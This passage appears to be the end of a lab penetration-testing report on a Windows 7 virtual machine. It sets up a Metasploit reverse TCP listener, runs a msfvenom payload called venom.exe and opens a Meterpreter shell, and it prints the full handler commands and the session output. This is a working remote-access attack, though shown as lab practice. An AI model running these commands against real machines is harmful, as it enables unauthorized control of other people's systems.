
[*] Started reverse TCP handler on 35.35.35.4:3535
```

2. Execute the payload (malicious file) venom.exe on Windows 7 OS.



3. Select Run to execute it.

4. Upon successful execution of the payload on victim machine, the reverse connection is established and a Meterpreter session is opened in the Metasploit console of Kali machine.




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 35.35.35.4
LHOST => 35.35.35.4
msf6 exploit(multi/handler) > set LPORT 3535
LPORT => 3535
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 35.35.35.4:3535
[*] Sending stage (176198 bytes) to 35.35.35.8
[*] Meterpreter session 1 opened (35.35.35.4:3535 => 35.35.35.8:49197) at 2024-08-10 02:15:49 +0530

meterpreter > 
```

5. We can now run commands on the target machine via our attacker machine using the Meterpreter session.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 35.35.35.4:3535
[*] Sending stage (176198 bytes) to 35.35.35.8
[*] Meterpreter session 1 opened (35.35.35.4:3535 => 35.35.35.8:49197) at 2024-08-10 02:15:

meterpreter > sysinfo
Computer      : WIN-7-VM
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > pwd
C:\Users\User\Desktop
meterpreter > ls
Listing: C:\Users\User\Desktop

Mode                Size                Type                Last modified          Name
-----
100666/rw-rw-rw-    2725326            fil                2024-08-10 01:43:22 +0530 12.jpg
100666/rw-rw-rw-      282                fil                2024-05-24 20:57:57 +0530 desktop.ini
100777/rwxrwxrwx    73802              fil                2024-08-10 02:07:54 +0530 venom.exe

meterpreter > 
```

“Target Successfully Compromised”

Conclusion:

The project successfully demonstrated the process of exploiting a vulnerable Windows 7 machine using a Meterpreter payload generated by msfvenom. By setting up a reverse TCP connection and disabling the firewall on the target, remote access was gained and controlled through the Metasploit Framework. All objectives were met, validating the effectiveness of the tools and techniques used in this penetration testing scenario.
